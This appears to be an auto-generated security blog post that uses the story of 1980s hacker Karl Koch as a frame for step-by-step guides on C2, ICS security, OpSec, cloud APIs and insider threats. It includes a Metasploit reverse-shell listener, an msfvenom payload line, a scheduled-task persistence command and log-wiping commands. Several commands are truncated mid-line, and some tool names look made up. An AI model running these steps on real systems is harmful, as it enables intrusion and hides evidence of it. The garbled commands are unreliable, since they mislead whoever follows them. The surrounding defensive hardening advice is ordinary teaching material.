Listen to this Post
Introduction:

The tale of Karl “Hagbard” Koch is not merely a footnote in hacking history; it is a foundational case study in cyber espionage, operational security (OpSec) failures, and the lethal convergence of technology and geopolitics. Decades before ransomware and AI-powered attacks, Koch’s journey from Chaos Computer Club enthusiast to a charred corpse in a German field outlined the rules of a game where nation-states are the ultimate players, and independent hackers are often expendable assets. This article deconstructs the technical and human vulnerabilities his story exposes, translating 1980s exploits into modern security practices.
Learning Objectives:
- Understand the historical precedent of state-sponsored cyber operations and their evolution from physical sabotage (like the CIA’s gas pipeline attack) to modern digital warfare.
- Analyze critical OpSec failures that can lead to operational compromise, both for attackers and defenders.
- Apply modern security hardening techniques, vulnerability assessment, and network monitoring to defend against espionage and insider threats reminiscent of Cold War tactics.
You Should Know:
- Simulating the “Backdoor” Mentality: From ARPANET to Modern C2 Infrastructure
The core of Koch’s value to the KGB was unauthorized network access—a “backdoor.” Today, this translates to Command and Control (C2) channels and persistent access.
Step‑by‑step guide:
Modern adversaries use tools like Cobalt Strike, Metasploit Framework, or custom implants. To understand how they establish footholds, security professionals can analyze indicators in lab environments.
1. Reconnaissance & Initial Access: An attacker might use a phishing email with a malicious document. In a lab, you can generate a simple payload with MSFVenom: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=
2. Establishing the C2 Channel: The attacker sets up a listener on their server using the Metasploit console:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <YOUR_IP>
set LPORT 4444
exploit
3. Persistence: Once the payload is executed on the target, the attacker uses Meterpreter to install persistence, e.g., via a scheduled task: run schtasksabuse -t <TARGET_IP> -u <USER> -p <PASSWORD> -c "cmd /c start payload.exe" -d 23 -m 12 -h 12.
4. Defense – Hunting for C2: Use network monitoring tools like Wireshark with filters for beaconing traffic (e.g., `http.request and frame.time_delta < 5` for frequent HTTP requests) or endpoint detection to spot anomalous child processes.
- The CIAs 1982 Pipeline Sabotage: A Blueprint for ICS/SCADA Catastrophe
The CIA’s reported insertion of malicious logic into Soviet pipeline control software is the archetype of a catastrophic cyber-physical attack. Today, this targets Industrial Control Systems (ICS) and Supervisory Control and Data Acquisition (SCADA) systems.
Step‑by‑step guide:
Understanding the architecture and securing these systems is critical for national infrastructure.
1. Asset Discovery: Use passive network scanners designed for OT environments (e.g., `Clamoun` or `Nmap` with caution and proper authorization) to identify ICS devices: `nmap -sU -p 161,102,502 –script s7-info
2. Vulnerability Assessment: Specialized tools like `Metasploit’s` SCADA modules or `Industrial Exploitation Framework (IXF)` can test for known flaws in PLCs and RTUs.
3. Network Segmentation Hardening: Implement a “Purdue Model” architecture using firewall commands. On a Linux-based gateway, iptables rules can isolate the OT network: `iptables -A FORWARD -i eth0 -o eth1 -s
4. Windows Server Hardening (for HMI/Engineering Stations): Disable unnecessary services: Get-Service | Where-Object {$_.StartType -eq 'Auto' -and $_.Name -notin ('RequiredService1','RequiredService2')} | Set-Service -StartupType Disabled. Enforce application whitelisting via AppLocker or Windows Defender Application Control.
3. OpSec Failures: Why Hackers Get Burned (Literally)
Koch’s downfall was not technical but human—poor operational security involving drug use, erratic behavior, and dealing with a powerful state actor.
Step‑by‑step guide: Implementing Digital OpSec:
- Communication Security: Use end-to-end encrypted tools (Signal, PGP for email). For PGP:
gpg --encrypt --recipient [email protected] plaintext.txt. Never discuss sensitive operations on cleartext channels. - Counter-Forensics (For Defensive Analysis): Understand how attackers try to cover tracks. In Linux, they might wipe logs: `shred -u /var/log/auth.log` (Defense: ship logs to a secured SIEM). In Windows, clear event logs via PowerShell: `wevtutil cl Security` (Defense: Enable “Forwarded Events” logging).
- Behavioral Analysis (A Defender’s Tool): Use SIEM queries (e.g., in Splunk or Elasticsearch) to detect anomalous user behavior that could indicate a compromised insider or poor OpSec:
index=windows_events EventCode=4625 (Account_Name=) | stats count by Account_Name | where count > 10. - Physical & Digital Separation: Use dedicated, anonymized hardware for sensitive work (e.g., a laptop running Tails OS) and never cross-contaminate with personal or professional identities.
-
From Commodore 64 to Cloud API: The Evolution of Attack Surfaces
Koch’s era had dial-up BBSs; today, we have cloud APIs and serverless functions, but the principle of exploiting access remains.
Step‑by‑step guide: Securing Modern Cloud APIs:
- Inventory & Discovery: Use AWS CLI to list all APIs:
aws apigateway get-rest-apis. For Azure:az apim list --query "[].{Name:name, GatewayUrl:gatewayUrl}". - Vulnerability Assessment: Test for broken authentication, excessive data exposure, and injection. Use `OWASP ZAP` or `Burp Suite` to fuzz API endpoints:
./zap.sh -cmd -quickurl https://api.target.com/v1/users -quickprogress. - Hardening Configuration: Enforce strict CORS policies in your API code (e.g., in Node.js/Express):
app.use(cors({ origin: 'https://trusted-domain.com' }));. Implement rate limiting:express-rate-limit. -
Secret Management: Never hardcode keys. Use cloud-native secrets managers (AWS Secrets Manager, Azure Key Vault). Access via code:
aws secretsmanager get-secret-value --secret-id api-prod-key --query SecretString --output text. -
The Insider Threat: When Your “Architect” Works for the Other Side
Koch’s later work for a political party amid corruption allegations mirrors modern insider threats in enterprises.
Step‑by‑step guide: Mitigating Insider Risk with Technical Controls:
- Principle of Least Privilege (PoLP): Enforce via IAM. AWS command to attach a policy with minimal permissions:
aws iam attach-user-policy --user-name <username> --policy-arn arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess. - Activity Monitoring & UEBA: Configure AWS CloudTrail logs to be sent to a SIEM. Create alerts for sensitive actions:
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=DeleteBucket. - Data Loss Prevention (DLP): Use tools to monitor exfiltration. On a Linux server, use `auditd` to watch for large outbound transfers:
auditctl -a exit,always -F arch=b64 -S sendto -F a2>102400. - Segregation of Duties (SoD): In cloud environments, use Service Control Policies (SCPs) in AWS Organizations to prevent certain role combinations.
What Undercode Say:
- Technical Skill is Not a Shield: Koch’s hacking prowess did not protect him from geopolitical forces. In modern terms, a brilliant red teamer or malware developer is still vulnerable to legal prosecution, manipulation by state actors, or violent reprisal if they operate without institutional protection and strict ethical/legal boundaries.
- The Human Factor is the Permanent Vulnerability: The weakest link in 1989 was not the Commodore 64’s security but Karl Koch’s psychology and life choices. Today, despite AI and advanced cryptography, social engineering, insider threats, and poor personal OpSec remain the most reliable vectors for compromise. Security programs that focus solely on technology while neglecting human behavior and organizational culture are building on sand.
Prediction:
The Hagbard story foreshadows the future of AI in cyber conflict. Just as Koch was a human tool leveraged and discarded by the KGB, we will see state actors co-opting, coercing, or creating “independent” AI-powered hacking tools or contractors to create plausible deniability. The “burned asset” will no longer be a person in a field but a wiped AI model or a falsified digital trail. However, the core dynamic will persist: nation-states will continue to be the primary architects of cyber warfare, using technological advancements as more efficient weapons, while individuals without the backing of a state will face disproportionate risk. The next Karl Koch might be a freelancer training a state’s adversarial ML models, only to be eliminated—digitally or physically—once their utility ends.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Oda Alexandre – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


